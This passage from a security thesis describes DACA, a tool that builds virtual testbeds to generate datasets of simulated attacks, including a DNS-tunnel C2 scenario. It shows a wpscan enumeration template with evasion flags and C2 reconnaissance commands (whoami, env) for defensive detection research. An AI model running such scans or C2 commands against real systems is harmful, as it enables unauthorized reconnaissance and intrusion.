


Figure 7. DACA - Deployment Diagram.

3.3 Technical Aspects

3.3.1 Language and Dependencies

DACA was written and tested in Python (v3.8+), dependency management for used libraries is performed using Pipenv [67]. The initial implementation comes only with Vagrant support as a scenario provisioner and therefore needs to be installed together with one of their supported hypervisors (e.g. Virtualbox).

Since the current version of DACA supports Vagrant only, the examples discussed in later parts of the thesis are Vagrant specific.

3.3.2 Execution Phases

When a scenario file is passed to DACA it will go through multiple distinct phases in its execution. An overview of these execution phases can be seen in Figure 8.




Figure 8. DACA - Step by step execution overview from scenario file to data collection.

1. **Definition** - Scenarios are defined in YAML-based configuration files and can utilize Jinja [68] functionality like variables and filters. These are then transformed into python dictionaries.
2. **Validation** - The python dictionary is validated against a defined schema. Step 1 and 2 are discussed in more detail in Section 3.3.3.
3. **Compilation** - Depending on which backend technology is targeted (e.g. Vagrant [64]) the dictionary is compiled into the appropriate configuration file format describing things like machine type and networking.
4. **Setup** - A provisioning step for the defined machine. Here required services are installed which can be done through inline commands, script files or Ansible playbooks.
5. **Run** - A script or series of commands that should be executed on machine startup. For example the start of a data capture or the execution of an attack-sequence.
6. **Data Collection** - In this step any produced artifacts are collected from the machines in the testbed (e.g. log files and network capture files). Some collection methods require streaming data (e.g. Elasticsearch and Kafka output) and live more in the *Setup / Run* phases.

3.3.3 Configuration File

DACA supports the definition and execution of attack scenarios through a configuration file. This was implemented by creating a YAML-based configuration language that makes use of a powerful templating engine called Jinja [68] and was used to fulfill the flexibility requirement as described in Section 3.1.1. This templating engine allows variables to be used which help implement the parallelization techniques mentioned in the same Section. This solution was chosen in favor of others because it directly targets python projects and it has proven its value for configuration management tasks by being the primary templating engine supporting some of the most widely used configuration management tools at this time Ansible [69] and Salt [70].

See Appendix 1.2 for a simple, single-component attack scenario and Appendix 2.1 for the directory layout of a more complex scenario.

To make sure misconfigurations are not allowed to proceed to a Scenario's execution, a schema for the configuration file format was created. This schema definition and validation was performed using a python library called Cerberus [71]. See Figure 9 for how this validation works. A YAML-file is read, transformed into a python dictionary where it's keys/values are compared against a schema where attributes like data types, valid values and presence are checked. See Appendix 1 for the actual DACA configuration file schema.




Figure 9. DACA - Configuration file schema validation.

Cerberus allows to check for slightly more complex, logical errors within the configuration file as well, for example by expressing dependencies between fields or writing custom validation functions ¹. These are not currently used, but could become especially useful when more platforms are supported.

Configuration files have a special section with defined variables and a set of possible values. This section is stripped away in the scenario compilation step, after schema validation and substituted into the other sections of the configuration file. This allows a single configuration file to produce multiple execution scenarios. See also Figure 10.




Figure 10. DACA - Single configuration resulting into multiple scenarios using Jinja variables.

When multiple variables are defined a Cartesian Product is calculated between them producing a set of variable groups. For example a popular WordPress scanner called "wpscan"[72] can enumerate various WordPress objects (e.g. "u" are user objects) and add Web Application Firewall (WAF) evasion flags. A configuration example for this functionality can be seen in Figure 11 and the resulting set of commands in Table 1. This allows for extensive profiling and possibility of finding unexpected edge cases.

```

# YAML
---
name: Example WordPress Attack
command: wpscan --url example.com "{{ variables.flags }}" -e "{{ variables.wp_objects }}"
variables:
  - wp_objects:
    - "u"
    - "cb"
    - "vp"
  - flags:
    - "--stealthy"
    - "--random-user-agent"

```

Figure 11. DACA - WordPress attack variation using Jinja variables.

¹<https://docs.python-cerberus.org/en/stable/validation-rules.html#check-with>

Table 1. *WordPress attack variations.*

	- -stealthy	- -random-user-agent
u	wpscan -url example.com -stealthy -e u	wpscan -url example.com -random-user-agent -e u
cb	wpscan -url example.com -stealthy -e cb	wpscan -url example.com -random-user-agent -e cb
vp	wpscan -url example.com -stealthy -e vp	wpscan -url example.com -random-user-agent -e vp

3.3.4 Compilation

DACA is a wrapper around existing IaC/virtualization technologies which means scenarios need to be translated into a configuration language the target technology understands. This is accomplished using the same Jinja [68] templating engine used in the DACA configuration language itself. The final compiled configuration file is one of the outputs of the tool which make the generated datasets reproducible.

Figure 12 shows a small section of the master *Vagrantfile* template [73], its use of variables and basic control structures. Figure 13 show an example scenario file and the final result. The following 3 variables are used in the template and need to be defined through the DACA scenario file.

1. **hostname** - Name of the component.
2. **setup['type']** - This variable controls how the value stored in *setup['val']* is interpreted. *'shell'* forces inline command execution while *'script'* and *'ansible'* expect a filename for a shell script or ansible playbook, which is copied to the target machine and then executed during runtime.
3. **setup['val']** - The inline commands, shell script name or ansible playbook filename which will be executed.

```
1 | # Provision VM
2 | {%- if setup['type'] == 'ansible' %}
3 | {{ hostname }}.vm.provision "ansible_local" do |a|
4 |   a.install = true,
5 |   a.install_mode = "default",
6 |   a.playbook = '{{ setup['val'] }}',
7 |   a.become_user = "root",
8 |   a.become = true
9 | end
10 | {% elif setup['type'] == 'shell' %}
11 | {{ hostname }}.vm.provision "shell", inline: '{{ setup['val'] }}', privileged: true
12 | {% elif setup['type'] == 'script' %}
13 | {{ hostname }}.vm.provision "shell", path: '{{ setup['val'] }}', privileged: true
14 | {% endif %}
```

Figure 12. DACA - Templated provisioning section in Vagrantfile.




Figure 13. DACA - Scenario to Vagrantfile compilation.

3.3.5 Data Collection

DACA allows for multiple types of data to be collected by specifying an "*artifacts_to_collect*"-section under a defined component in a scenario. The currently supported outputs include:

1. **Files** - A list of files can be specified which will be collected when the scenario runthrough has ended.
2. **PCAP** - This expects a tcpdump [74] command which is run as a background task on startup and cleanly stopped at shutdown. Any produced pcap files need to be specified in the "*files*"-section for them to be collected.
3. **Filebeat** - A list of files can be specific to be monitored using filebeat [75]. Output will be directed to "*/tmp/filebeat.json*" and can be more useful than simple flat files since a lot of metadata will be attached and allows to be retroactively ingested into Elasticsearch [76] for easy searching. Specifying a list of files under the "*Filebeat*", the "*Elasticsearch*" or the "*Kafka*"-section triggers a dedicated ansible playbook to be run for installation and configuration of filebeat. Since filebeat instances only supports a single output, these three options are mutually exclusive.
4. **Elasticsearch** - Expects an Elasticsearch [76] HTTP endpoint. All files defined in the "*files*"-section (except for PCAP and shell recording files) are monitored and pushed to the defined endpoint. See Appendix 2.2 for a screenshot of data streaming into an Elasticsearch cluster during scenario execution.
5. **Kafka** - Expects the address of a Kafka [77] listener. Pushes data into a dedicated topic per monitored logfile. This output can be useful when live data streams or additional post processing is wanted (e.g. data normalization). See Appendix 2.3 for a consumer grabbing data from a kafka topic generated by this output.
6. **Asciinema** - Asciinema [78] is a terminal session recording utility which allows for attacker-perspective recording and playback. This stanza requires the name of an output file. It will cause the shell commands that are part of the **run**-section (and their outputs) to be recorded.

```

1 artifacts_to_collect:
2   - type: files
3     val: ["/var/log/bind.log", "/tmp/filebeat.json", "/tmp/*.cast", "/tmp/dns.pcap"]
4
5   - type: pcap
6     val: ["tcpdump -i any -n -t -w /tmp/dns.pcap port 53"]
7
8   - type: filebeat
9     val: ["/var/log/bind.log"]
10
11  - type: kafka
12    val: ["192.168.1.1:9092"]
13
14  - type: elastic
15    val: ["192.168.1.1:9200"]
16
17  - type: cli_recording
18    val: ["/tmp/dns_attack.cast"]

```

Figure 14. DACA - All available data collection options.

VMs controlled by Vagrant can have commands attached to trigger signals which allow for implementing automated data collection. These signals are generated when operations like startup and shutdown are performed on the VMs. Figure 15 shows the preparation, collection and cleanup triggers rendered for a single file that needs to be collected (i.e. *dns.pcap*).

```

1 # Data collection
2 coredns.trigger.before [:destroy, :halt, :reload] do |trigger|
3   trigger.info = "Changing permissions on the remote artifact: /tmp/dns.pcap"
4   trigger.run_remote = { inline: 'chmod o+r /tmp/dns.pcap', privileged: true }
5 end
6
7 coredns.trigger.before [:destroy, :halt, :reload] do |trigger|
8   trigger.info = "Grabbing artifact from Guest machine: /tmp/dns.pcap"
9   trigger.run = { inline: 'vagrant scp coredns:/tmp/dns.pcap coredns/' }
10 end
11
12 coredns.trigger.before [:destroy, :halt, :reload] do |trigger|
13   trigger.info = "Removing artifact from Guest machine: /tmp/dns.pcap"
14   trigger.run_remote = { inline: 'rm -rf /tmp/dns.pcap', privileged: true }
15 end

```

Figure 15. DACA - Data Collection using triggers for Vagrant VMs.


DACA formats all collected artifacts by scenario (a dict hash is performed to avoid name collisions) and component. Any required scripts, playbooks and rendered configuration files to reproduce the dataset are collected as well. Some additional files are generated to allow for quick resumption in case the scenario execution is interrupted, as well as a metadata file containing the scenario dictionary and all variables used. See Appendix 2.1 for directory layouts.

3.4 Functionality

3.4.1 info sub-command

The utility allows for listing all discover-able scenarios under a specific path in the file-system. See also Figure 16. The tool discovers scenarios based on a naming convention where valid scenario directories need to have a YAML file with the same name residing in it (i.e. `/some/path/example-scenario/example-scenario.yaml`). It then parses the scenario file(s) and performs the syntax / schema validation of the extracted data-structure as discussed in Section 3.3.3. It also displays the assigned ID for each scenario, which can later be referenced if one wants to run or display additional information on it.

```
1 $ python3 daca.py info --list --path scenarios/
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
```



v0.1 (<https://github.com/Korving-F/DACA>)

```
[+] Identified Scenarios:
    [0] ~/Desktop/thesis/DACA/scenarios/atomic/atomic.yaml (valid: True)
    [1] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel.yaml (valid: True)
    [2] ~/Desktop/thesis/DACA/scenarios/example/example.yaml (valid: True)
```

Figure 16. DACA - Listing available scenarios.

Summarizing a single scenario is also possible as displayed in Figure 17. It displays which components were discovered (one called `dns_server` and one `dns_tunnel`), which instances were found (e.g. `coredns` as `dns_server` and `iodine` as a `dns_tunnel`), the total components combinations this results into ($3 \times 4 = 12$) and total instances are going to be run taking into account any defined variables within the scenario (e.g. run the DNS Tunnel using `TXT`-records and `NULL`-records for each combination).

```

1 | $ python3 daca.py info --summarize --id 1
2 |
3 |
4 |
5 |
6 |
7 |
8 |
9 |
10 |
11 |
12 |
13 |
14 | v0.1 (https://github.com/Korving-F/DACA)
15 |
16 | [+] Summarizing runthrough of the following scenario: ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel.yaml (
17 |     valid: True)
18 | [+] Discovered file-based components:
19 |     [*] dns_server
20 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_server/bind9.yaml
21 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_server/powerdns.yaml
22 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_server/dnsmasq.yaml
23 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_server/coredns.yaml
24 |     [*] dns_tunnel
25 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel/iodine.yaml
26 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel/dnscat2.yaml
27 |         [-] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel/dns2tcp.yaml
28 | [+] The product between these gives a total of 12 Component combinations.
29 | [+] With variables included a total of 116 runthroughs will be executed.
30 | [+] Provisioner type is 'vagrant'.

```

Figure 17. DACA - Summarizing a single scenario.

3.4.2 run sub-command

This is the main execution command. It will trigger the iteration of all extracted instances of a scenario and automatically perform the compilation into configuration files, bringing-up any defined virtual infrastructure, start data captures, perform provisioning and orchestrate the shutdown / artifact collection. This process has been discussed more in-depth in Section 3.1.

See also Appendix 2.4.1 for a full user-perspective output when issuing the *run* sub-command.

3.4.3 Interactive mode

DACA can be run in an interactive mode. This forces a pause between scenario executions until the user decides it's time to stop, triggering the normal execution sequence of data collection and loading the next scenario where it again will pause.

This allows the end user to introduce custom modifications into the environment by hand, while the environment is in the paused state between the executions of different scenarios.

See also Appendix 2.4.1 for the full user-perspective output of a small scenario which did not allow to be run in 100% automated fashion but still benefited from this intermediate, half-automated mode.

Interactive mode functionality is implemented using an interrupt handler. Implementation as seen in the `VagrantController` class can be seen in Figure 18.

```

1  ### Imports ###
2  import signal
3  from threading import Event
4
5  ### Setup global interrupt ###
6  exit_event = Event()
7
8  ### Interrupt Handler Function ###
9  def interrupt_handler(self, signum, frame):
10     response = click.prompt(!] Ctrl-c was pressed. Do you really want to exit? (y/n))
11     if response.lower() in [yes, y]:
12         click.echo(f!] Exiting scenario execution.)
13         click.echo(f!] Collecting data. Please wait while scenario is being softly shut-down.)
14         exit_event.set()
15
16     ### Initialize the interrupt handler ###
17     signal.signal(signal.SIGINT, self.interrupt_handler)
18
19     ### Section within run() function ###
20     self.vagrant.up()
21
22     if interactive:
23         while not exit_event.is_set():
24             exit_event.wait(60)
25             exit_event.clear()
26
27     self.vagrant.halt()

```

Figure 18. DACA - Interactive mode interrupt handler.

3.4.4 Debug mode

In case any errors occur, one can run scenarios in debug mode which will print a lot of information to the screen. This includes debug log lines from the tool itself, but also any suppressed output from the virtualization platforms (e.g. *Docker* [79], *Vagrant* [64] or *Terraform* [62]) and provisioning stages (e.g. *Ansible* [69] playbook output).

One of the elements a scenario can involve is a *filebeat*-agent pushing log data to a *Kafka* cluster in real time. Figure 19 shows an error the author made while testing this functionality out.

```

1  artifacts_to_collect:
2  - type: kafka # This is a typo
3    val: ["192.168.1.17:9092"]

```

Figure 19. DACA - Typo in defined scenario.

An invalid schema leads to a warning when running a scenario, prompting the user to re-run the scenario in debug mode to discover any problems. The output can be seen in Figure 20. Rerunning in debug mode indeed shows the issue is with schema validation (see Figure 21): "kafka" does not match any of the known output types and should be corrected to "kafka".

```

1 $ python3 daca.py info --list
2
3
4
5
6
7
8
9
10
11
12
13
14 v0.1 (https://github.com/Korving-F/DACA)
15
16 [+] Identified Scenarios:
17 [0] ~/Desktop/thesis/DACA/scenarios/atomic/atomic.yaml (valid: True)
18 [!] At least one given scenario variation was found to be invalid (~/.Desktop/thesis/DACA/scenarios/dns_tunnel/
19 dns_tunnel.yaml). Please see debug log for more verbose output.
20 [1] ~/Desktop/thesis/DACA/scenarios/dns_tunnel/dns_tunnel.yaml (valid: False)
21 [2] ~/Desktop/thesis/DACA/scenarios/example/example.yaml (valid: True)

```

Figure 20. DACA - Single scenario validation error.

```

1 $ python3 daca.py --debug info --list
2
3
4
5
6
7
8
9
10
11
12
13
14 v0.1 (https://github.com/Korving-F/DACA)
15
16 ### OUTPUT OMITTED ###
17 2022-04-03 10:33:54,026 [ scenario.py:164 render_scenario DEBUG ] Loading the YAML scenario file: ~/Desktop/thesis/
18 DACA/scenarios/dns_tunnel/dns_tunnel.yaml
19 2022-04-03 10:33:54,026 [ scenario.py:128 load_scenario DEBUG ] Loading scenario: ~/Desktop/thesis/DACA/scenarios/
20 dns_tunnel/dns_tunnel.yaml
21 2022-04-03 10:33:54,178 [ scenario.py:153 validate_schema DEBUG ] The scenario failed validation: {"components": [{"0:
22 [{"artifacts_to_collect": [{"3: [{"type": ["value does not
23 "match regex "
24 ""^(?i)(pcap|files|filebeat|kafka|elastic|cli_recording)
25 "$" ]]]]]]]]}
26 2022-04-03 10:33:54,178 [ scenario.py:284 render_scenario DEBUG ] A Scenario instance was found to be invalid.
27 ### OUTPUT OMITTED ###

```

Figure 21. DACA - Schema validation error.

4 Evaluation

Following the DSRM process as described in Section 1.4, DACA is evaluated in an iterative manner and any made observations directly affect the design and development decisions made for the produced tool.

This Chapter contains an implementation comparison with other related testbeds, a discussion on the limitations of the developed tool, general evaluation discussion and future development suggestions. In addition two developed scenarios are discussed in detail as part of Sections 4.2 and 4.3 where the produced datasets are also analyzed, reflecting on DACA's usefulness.

4.1 DACA

4.1.1 Implementation Comparison

As mentioned in Section 2.7.1, multiple other testbeds exist. A limited comparison between these available testbeds can be seen in Table 2, highlighting some of the most important qualities in relation to this work.

Aspects like scalability, usability and flexibility are important but are left out since they are subjective or hard to quantify without performing an extensive comparative analysis. While DACA has only limited platform support as of this writing, its focus on automation makes it stand out when compared to the other identified testbeds.

Table 2. *Implementation comparisons.*

Tool	Publicly Available	Proprietary Data	Supported Platforms	Automated
DACA	Yes	No	Linux, Partial Windows through Vagrant	Fully, Partial
Splunk Attack Range	Yes	Yes	Linux, Windows, AWS, Azure through Vagrant and Terraform	Partial
Microsoft Simuland	Yes	Yes	Azure	Partial
DETER	No	No	Linux, Windows, Containers through QEMU and Openvz	Partial
Cloudlab	No	No	Linux, Windows through Open-Stack	Partial ¹
Emulab	No	No	Linux, Windows through Xen hypervisor, Docker	Partial
Detectionlab	Yes	No	Linux, Windows, MacOS, AWS, Azure and more through Terraform	Partial

¹Cloudlab documentation does suggest a way to potentially integrate into CI/CD pipelines: <https://gitlab.flux.utah.edu/powder-profiles/powder-control>

4.2 DNS Tunnel Scenario

4.2.1 Overview

The following section discusses the runthrough of an implemented scenario which functions as a test and validation of the developed tool. In total 136 attack variations were performed each resulting in their own sub dataset. 116 were gathered in fully automated mode (file transfer) and 20 of these were performed in interactive mode (C2). The full configuration and dataset can be found at: <https://github.com/Korving-F/dns-tunnel-dataset>

To design a DNS Tunneling scenario (see also Section 2.5) which emulates this attack it needs to be boiled down to the minimal needed components while still being able to generate the data samples one wants to obtain. In Figure 22 one can see the three needed components: a "compromised" client, a victim DNS resolver and a malicious authoritative DNS server. These are all deployed within the same network, where requests for a faux domain (*example.attack*) are directly forwarded from the provisioned victim DNS servers to our provisioned attacker authoritative DNS server.




Figure 22. DACA - Simulated DNS Tunnel Scenario.

- Step 1 and 3: Beaconsing DNS requests with encoded commands / data reaching out from a client. Control characters and sequence numbers make sure responses are not cached and implement a communications protocol.
- Step 2 and 4: Authoritative response from the attacker with commands / data encoded in data sections of the response.




Figure 23. DACA - ScenarioRunner / VagrantController Scenario execution.

1. The scenario gets rendered into multiple instances, each of which gets compiled into a valid *Vagrantfile*. Attacks vary by the used tunneling tool (e.g. iodine vs. dnscat2), data encoding (base32 vs. base64), record type (e.g. TXT vs. NULL) or victim DNS server (e.g. Bind9 vs. CoreDNS).
2. The wrapper-class around the vagrant CLI-utility brings all the defined Virtual Machine (VM) up.
3. The provisioning sections are executed which install the DNS servers and setup zone forwarding / logging configurations. It also prepares the attack server and client.
4. Run-time triggers are defined to start DNS packet captures, start the DNS servers and initiate the DNS tunnel.
5. Once the main attacker's run-time command exits, the VMs are shutdown which triggers the shutdown actions. This includes stopping the packet capture, collecting files and performing artifact cleanup tasks.
6. Data is collected and stored in a dedicated path, along with metadata before moving on to the next execution.

4.2.2 Data Analysis

This section provides the analysis of data collected during scenario executions. The analysis of collected data allows to assess how tested solutions are responding to attacks and what evidence they produce about the attacks. Furthermore, the evidence that has been identified during data analysis allows human experts to write signatures for detecting these attacks in production environments.

The described C2 over DNS Tunnel scenario was executed in DACA interactive mode. See Figure 24 for the executed commands and Appendix 2.4 for the output of these interactions when using dnscat2 [80].

```
1 | whoami          # Print effective userid
2 | w              # Show who is logged on / what they are doing
3 | pwd           # Print working directory
4 | uname -a      # Print system information
5 | ip a         # Show addressing information
6 | env          # Show environmental variables
```

Figure 24. C2 Exploratory Commands.

To give an idea of the volume of log data that gets generated when running these few C2 commands, one can take a look at Figure 25. This graph shows on average approximately 250 log lines were created for the tunnel establishment, control messages and command-s/responses. There is a small but noticeable difference between the two DNS tunnelling tools used: dnscat2 [80] and dns2tcp [81]. It also reveals the fact that DNS servers can produce wildly different amounts of log volumes when query logging has been enabled. PowerDNS [82] needs mentioning since it's producing an order of magnitude more data than any of the other tested DNS resolvers. The documentation warns users of this fact [83] and will be left out of some of the following graphs for clarity. Suricata can also be seen in the same Figure and will be discussed as a possible alternative later in this analysis.




Figure 25. Average Volume C2 Traffic per Tool (line count).

